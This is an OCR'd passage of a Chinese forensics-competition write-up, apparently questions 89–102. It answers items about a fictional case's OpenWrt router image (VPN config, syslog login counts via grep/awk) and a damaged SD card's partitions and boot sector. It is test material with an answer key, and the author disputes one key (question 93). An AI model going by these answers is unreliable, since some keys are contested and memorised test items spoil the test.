
图片明显应该是在香港拍摄的，而数据库里的定位在广州，所以数据库的应该是被修改过的。

89.[单选题] 朗尼草莓 (Raspberry) 计算机操作系统的主机名称 (hostname) 是什么? (1分)

A. OpenWrt
B. admin
C. root
D. AsusRt
E. DDwrt

答案：A

使用binwalk提取固件中的文件系统，在`/ext-root/upeer/etc/config/system`中发现主机名称：




90.[多选题] 以下哪项对于朗尼草莓计算机操作系统的描述是正确的? (2分)


A. LAN地址是 192.168.1.24
B. 提供点对点隧道协议 (Point-to-Point Tunneling Protocol - PPTP) VPN服务
C. WIFI登录密码为'OpenWrt'
D. 提供网络时间协议 (NTP) 服务
E. 时区设置相等于UTC+8

答案：AE

D、E选项在上题的文件中可以判断，没有开启NTP，然后时区设置是香港时间，等价UTC+8：



在`/ext-root/upeer/etc/config/network`中可以判断A、B选项，LAN的IP正确，提供的是OpenVPN而非PPTP：



最后在`/ext-root/upeer/etc/config/wireless`中找到C项，口令为59814785：



91.[多选题] 承上题，'VPN' 服务器的IP地址及端口 (Port) 是什么? (2分)

A. IP地址 61.238.217.108

B. IP地址 192.168.8.1

C. IP地址 103.10.12.106


D. 端口 33248

E. 端口 1194

F. 端口 1701

答案：AE


在`/ext-root/upeer/etc/openvpn/rooeny.ovpn`中找到配置文件：



92.[填空题] 朗尼草莓计算机操作系统设定了一个档案来储存系统的 'log_file'，档案名称是什么? (不要输入 '.'，以大写英文及阿拉伯数字回答。如 Cat10.jpg，需回答CAT10JPG) (2分)

答案：SYSLOG

`/ext-root/upeer/etc/config/system`中发现日志路径与名称：



93.[单选题] 承上题，检视上述的档案，当中有几个IP地址曾经成功登录这个系统的 'VPN' 服务? (3分)

A. 1

B. 2


C. 3

D. 4

E. 0

答案：C（我觉得是B）

这个syslog还有一个old版本被删除了，但是如果按这个old做的话两题都没答案：



所以我觉得就是用原来剩下的那个文件做，登陆成功的日志条目包含 `Peer Connection Initiated with` 这段信息，过滤下得到2个ip：

```
┌──(mrl64㉿kali)-[~/…/upper/usr/kinghoo/RecoRd]
└─$ cat SYSlog| grep 'openvpn' | awk '{print $8}' | awk -F':' '{print $1}' | sor
14.0.169.140
155.137.190.123
client/14.0.169.140
client/155.137.190.123
event_wait
Linux
MULTI_sva
net_addr_v4_del
sitnl_send
TLS
```

94.[单选题] 承上题，检视上述的档案，当中有几个IP地址曾经尝试以 'root' 登入装置但因密码错误而不成功? (2分)

A. 2
B. 4
C. 5
D. 6
E. 8

答案：D


发现`Bad password attempt for 'root'`是特征，因此同样进行过滤，发现6个ip：

```
┌──(mrl64㉿kali)-[~/…/upper/usr/kinghoo/RecoRd]
└─$ cat SYSlog| grep "Bad password attempt for 'root'" | awk '{print $14}' | awk
 -F':' '{print $1}' | sort -u
124.79.243.92
129.146.59.220
183.223.37.167
37.116.206.113
52.231.39.245
61.184.24.249
```

95.[填空题] 根据装置的过往记录，'log_file' 是设在 'usr/rooney/' 的哪个已被删除的子文件夹里 (Sub Directory)? (以大写英文回答) (3分)

答案：RECORD

你也可以猜是这个，我稍微推了下感觉也是。首先前面几题在Disk Genius中发现了被删除的log，然后使用R-Studio发现`usr/rooney/`这个目录是一个快捷方式，跳转到了kinghoo中：




综上，我认为就是在RECORD文件中。

96.[填空题] 王景浩 SD 记忆卡 (SD Memory Card) 的储存容量有多少个字节 (Byte) ? (以阿拉伯数字回答) (1分)

答案：8004304896

扇区大小*扇区数：



97.[单选题] 检视记忆卡上硬盘分区表 (Partition Table) 资讯，记忆卡共有多少个分区 (Partition) ? (1分)

A. 1

B. 2


C. 3

D. 4

E. 0

答案：B

取证大师识别出来2个分区：



98.[单选题] 检视记忆卡上硬盘分区表资讯，第二个分区的分区代码 (Partition Code) 是什么? (1分)

A. 07

B. AF


C. 0C

D. 2B

E. 01

答案：A

DiskGenius查看即可：



99.[多选题] 记忆卡的档案不能被读取，记忆卡受损的原因包括? (2分)

A. 目录项结构 (Directory Entry) 受损

B. 启动扇区表 (Master Boot Record) 受损


C. 文件分配表 (File Allocation Table - FAT) 受损

D. 引导扇区 (Boot Sector) 受损

E. 以上各项皆是

答案：AD

在第一分区的目录发现出现USB坏道，明显的目录结构受损：




由于分区识别正常，因此MBR正常。但分区二的文件系统无法识别，应是分区二的 DBR 受损， 因此引导扇区有受损。FAT无受损痕迹。

100.[填空题] 承上题，通过分析及手动恢复还原，记忆卡里有多少个出錯的情况出现? (以阿拉伯数字回答) (3分)

答案：8

USBC坏道的hex是`55 53 42 43 F0`，搜索共8个结果：



101.[多选题] 记忆卡第一个文件系统 (File System) 中有一个图片档案，它的SHA-256哈希值是‘F7E003781456D2E01CFE0EB46988D5BB433ADF9841164BBB90BAC67C0C9B21AF’。该档案显示了哪些影像? (2分)

A. 人

B. 山


C. 汽车

D. 交通灯

E. 天空

答案：BE

恢复大师一把梭：



102.[单选题] 检视记忆卡的数据，在2022年10月9日约中午12时5分至12时15分之间的录像 (Video) 中，曾经出现哪一个IP地址? (2分)

A. 61.238.217.108

B. 155.137.190.123

